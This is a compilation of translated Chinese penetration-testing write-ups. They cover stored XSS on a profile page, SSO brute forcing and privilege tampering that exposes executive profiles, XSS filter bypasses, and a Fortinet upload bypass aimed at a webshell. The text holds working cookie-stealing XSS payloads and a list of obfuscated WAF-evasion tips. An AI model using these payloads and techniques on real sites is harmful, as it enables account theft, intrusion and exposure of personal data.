
On that site itself, the bug triggers at: <https://user.xxx.com/www/xxx/?xx=1548888>



Then, back to the earlier step: visit the profile URL we spliced together.

Interface 1: <https://user.xxx.com/see/h5/1548888.html>

After visiting, the JavaScript was not executed in the context.



But the "TA's Honors" page made the bug fire successfully (that's interface 2).

Interface 2: <https://user.xxx.com/see/h5/xxx.html?id=1548888>

Visiting it triggered the vulnerability.




Whenever a user browses my honors page, this XSS fires — craft a malicious JS and you can steal their information.

Back to the registration system at the very beginning: it also contains an admin backend:

```
https://author.xxx.com/
```

The payload fired there too, in one of its contexts.



0x03: Summary

This bug was originally unexploitable, but careful digging — and one critical "edit" feature — turned it into exactly the result we wanted.

1. First-pass probing for classic vulnerabilities
2. Deep-diving into functional points
3. Clever use of Burp Suite's crawler to enumerate page URLs
4. Mapping out every location where the bug might trigger

From an Abandoned SSO Login to Executive Profiles Across the Country

By Cat · Translated from the Chinese original

0x01 Preface

In the early phase I combined tools like Lighthouse (灯塔), ffuf, and OneForAll to collect subdomains and pin down the target site. This hunt involved one pitfall after another, but in the end I obtained admin access to a big vendor's backend.

0x02 Pentest Diary — Single Sign-On

Target URL: <https://xxxx.xxxxxxx.com/#/user/login>

(God, one pitfall here: the site only loads in Firefox. Chrome, Edge, the Lenovo bundled browser — none of them worked. It drove me insane...)



Single sign-on — I'm sure the experts here can pop it with their eyes closed, so I won't ramble.

The routine move: brute force.

I set the password list to the top-100 dictionary and the username list to top-10000, then ran a spear-style brute force in Burp Suite.



From testing, a wrong password returns a response whose JSON body echoes back:

```
{
  "sysMessage": "成功",
  "sysCode": 1000,
  "isSuccess": true,
  "businessMessage": "账号密码错误", // wrong account or password
  "businessCode": 1002
}
```

Lucky me. After a long brute-forcing session, several accounts popped out. I then password-sprayed those cracked accounts; the responses came back with Set-Cookie headers and a "success" businessMessage.

Request	Payload	Status	Error	Timeout	Length	Comment
1288		200	☐	☐	1575	
1583		200	☐	☐	1575	
2864		200	☐	☐	1575	
4555	da	200	☐	☐	1575	
2230	ad	403	☐	☐	1551	
2231	adm.	403	☐	☐	1551	
2232	'or 1=1--	403	☐	☐	1551	
2235	admin'or'='	403	☐	☐	1551	
2245	'or'='	403	☐	☐	1551	
2201		400	☐	☐	354	
1	admin	200	☐	☐	332	
10	administrator	200	☐	☐	296	
0		200	☐	☐	296	

Request	Response
1	HTTP/2.0 200 OK
2	Server: nginx
3	Date: Wed, 12 Jan 2022
4	Content-Type: applicati
5	Expires: Wed, 12 Jan 2022 10:10:30 GMT
6	Cache-Control: max-age=0
7	
8	{ "sysMessage": "成功", "sysCode": 1000, "isSuccess": true, "businessMessage": "账号密码错误", "businessCode": 1002 }

You think that's the end?


Logging in with a cracked account (amanxxxx / xxxx) did absolutely nothing: the login page stayed the login page. Same account, no reaction — leaving me completely dumbfounded.



Later testing confirmed it: logging in with those cracked credentials never redirects to any backend — it just bounces back to the login page. But after many attempts, these accounts and passwords were definitely real and correct. Not false positives.

0x02 Fuzzing Directories — the Tide Turns

Giving up was not an option. I kept fuzzing directories and discovered a `/js/` path on one host. Brute-forcing the JS directory and extracting what was still reachable eventually yielded this:



Inside a JS file there was a `domainConfig` object full of interesting entries:

```
var domainConfig = {
  homeUrl: 'https://www.31huiyi.com',
  // API
  gatewayServer: 'https://...',
  cGatewayServer: 'https://...',
  fileServer: 'https://...',
  // site
  evossSite: 'https://...',
  exposite: 'https://31huiyi.com/...',
  // SSO
  cssoSite: 'https://...',
  // mobile site
  microsite: 'https://...',
  // design-time site
  ncSite: 'https://...'
};
```

Decoding it in the browser revealed roughly the following: gateways, file servers, expo sites, an SSO site, a mobile site, a design-time site...

With jsfinder plus Burp Suite I enumerated which of those links were still alive.

```
homeUrl: 'https://www
// 网关
gateWayServer: 'https
// c 网关
cGatewayServer: 'http
// 文 服务
fileServer: 'https://
// 大 站点
expose: 'https://cc
// 展 站点
expo: 'https://te
// s 点
ssoSite: 'https://aut
// c sso
cSso: 'https://ca
// 端站点
mobile: 'https://c
// 站站点
microSite: 'http
// p 设计端站点
```

Visiting one of the sites showed this — yet another login page... I'm exhausted. Just kill me now.



But look closely — there's a "Logout" link? I never logged in here. It reminded me of those dead accounts from earlier: the account shown here was the same one. So I ran a test: deleted the browser cookies and revisited.




IdentityServer4 again — but this time slightly different from before: the Logout was gone.

I organized my thoughts; the flow was roughly:


(You log in at <https://xxxx.xxxxxxxx.com/#/user/login> — say with amxxxx / 123456 — it bounces you back to the login page, but here the site displays you as logged in with that very account.)

Repeated testing showed this page only displayed an extra marker indicating the account was logged in; it returned no actual data. (At that point I felt my whole being crack open.)


I went back to review those sites, terrified of missing something. Hard work paid off: the interfaces inside those JS files followed a pattern, as shown:



That made things easy. I set the domain prefix to polaxxxx.xxxxxxx.com and ran another round of subdomain brute-forcing. Combined with the earlier information, ffuf uncovered an API interface that was no longer in use. The F12 debugger showed the following:




From there it was straightforward: capture the request in Burp Suite, modify the level value inside the JSON — one shot, straight to the soul — and the site opened up, exposing role and permission data (Evos_Web_Role_Member, permissionCodes such as event management and enterprise settings).



The "import personnel" page offered a name/department search — executive profiles from all over the country.



Even a quick lookup via Alipay could confirm the industry managers' information. Finally, using the fact that cookies are shared across this domain's sites, I took over yet another admin backend without logging in at all.



0x03 Summary

From an unusable single sign-on, to ffuf-ing interfaces, to fuzzing usable subdomains, to owning the backend.

Stored XSS with Multiple WAF Bypasses on an SRC

By h0af3ng · Translated from the Chinese original

0x01: Stored XSS via the Editor's Hyperlink Component

I'm honestly too much of a noob for high-quality bugs, so let me casually slap together an article.


On a dark and windy night, a hacker friend woke me up to go bug hunting. I peeked at the platform and it happened to be running an event, so I thought: time to test the blade.

First, some reconnaissance. One odd-looking domain caught my attention. Visiting it revealed a submission platform where users could publish articles to a review backend.

After logging in, an "article management" section appeared right away.

My first thought was to publish an article. While exploring the system I found an editor I couldn't identify (if any expert recognizes it, please tell me) that had a hyperlink feature — so let's try to abuse it.

Inject a pseudo-protocol into the hyperlink to construct XSS:



A small detail here — the little toggle button below:

1. When ON: clicking the hyperlink opens the jump in a new window. 2. When OFF: clicking it executes JavaScript within the current site.

So we need it OFF.

After publishing the article, the JavaScript fired right in the body:



Because I inserted it as a bare hyperlink, the page itself stayed pure white.

0x02: Stored XSS in the Article Body, with Bypass

Into the new-article page, payload first. I'm 菜 enough that my XSS method is "see a box, X it".



Enter the payload in the title and body, hit submit, with Burp Suite capturing.

创建文章

标题

封面

内容

16 行高 字间距
A B I U
A^s A_s

常规

testtesttestx">


You can see the pipeline HTML-entity-encodes the payload on the front end first.

```
M8C4ATu8RIKZUdcMJnmCqnZg91lZikD%22%3B%7D
```

```
{"title": "testtesttestx\"><img src=1 onerror=alert(document.cookie)>", "content": "<p>testtesttestx"&gt;&lt;img src=1 onerror=alert(document.cookie)&gt;&lt;/p>"}
```

Simply swap the payload back in at this point and the encoding is bypassed.

Visiting the published article page, the XSS fired successfully.



With two stored XSS submitted, I clocked out and went to sleep.



0x03: Stored XSS via the Editor's Media Component


After those two stored XSS, I felt the story wasn't over. I came back the next day — and sure enough, persistence pays.

While testing the editor's other features, I found that a resource URL inserted via the media feature gets echoed onto the page.

Add a network resource:



Many tags and events were filtered, but that didn't stop us from FUZZing via Burp.




Choosing "embedded media", after repeated testing the payload looked like this:

```
x"><marquee loop=1 width=0 onfinish=alert(document.cookie)>
```




Submit the article, visit the URL — fired successfully.



0x04: Stored XSS via the Media Component (the Bypass)

The earlier bugs were all reported and fixed within days. I thought that was the end. It was not. Fixed? Then a real man attempts the bypass. Replaying the steps from 0x03, I mapped out the filtering:



1. The alert script function is filtered. 2. Quite a few JS events are filtered, but the onfinish event is not — and the tag isn't filtered either.

This developer was clearly lazy; the filtering is sloppy as hell. So we prescribe the right medicine:

```
x"><marquee loop=1 width=0 onfinish=prompt(document.cookie)>
```

And it executed, as wished.

Due to the fix status on the business side, I can't publish this site's full bypass for now.

To find out what happens next, tune in to the next episode.

0x05: A Few XSS Tips

1. When a parameter's output is wrapped in backticks inside JS, `${ }` can execute JavaScript:

```
<script>var a=`Hello${alert(1)}`</script>
```

2. XSS testing inside SVG:

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg onload="window.location='https://www.baidu.com'">
</svg>
```

3. Against WAFs that forbid function execution, try this payload:

```
<svg onload="[['\146\151\154\164\145\162']
['\143\157\156\163\164\162\165\143\164\157\162']
['\141\154\145\162\164'] ()]">
```

4. During testing, try encoding bypasses: multiple layers of URL encoding, HTML-entity encoding, character splicing.

Or use carriage returns / line feeds to bypass certain WAFs — `\r\n` can do the trick:

```
<svg onload\r\n=$.globalEval("al"+"ert()");>
```

A File Upload Battle Against Fortinet Traffic Inspection

By J0o1ey · Translated from the Chinese original

0x00 Preface

Friends interested in technical exchange, or in pentest / code audit / red team training and red-vs-blue assessment services, are welcome to reach out via QQ/WeChat: 547006660.

0x01 How It Started

The target of a certain engagement was a personnel management system. Through interfaces exposed by webpack,

we found an unauthenticated password-change endpoint. By FUZZing,

we obtained its parameters username and password, reset the admin account, and walked into the backend.

At an unrestricted upload feature in the backend, we ran into a Fortinet (FortiGate) WAF plus a traffic-inspection appliance — and that's how this article was born.

0x02 Mapping the Detection Rules

As everyone knows, Fortinet's WAF + traffic inspection combo is pretty hardcore. I went straight for uploading an AV-evading webshell — and, unsurprisingly, died instantly.

Further testing: uploading harmless content "1111" with the filename XXX.aspx was still blocked.


So Fortinet inspects both the form's filename and the file content. We had to defeat both checks to land an upload. Here's the battle plan.

0x03 Filename Detection — Abusing .NET Upload Matching to Bypass the WAF (Deceive)

.NET commonly handles file upload forms with `context.Request.Files`.

When matching the uploaded filename it only reads the `filename=xxxx` after `Content-Disposition: —` which gives us plenty of room to confuse the WAF: inject dirty data straight into `Content-Disposition`.

Here I dropped the semicolon and used emoji wide-byte junk to scramble the WAF:



As shown, the .aspx file uploads successfully with harmless data.

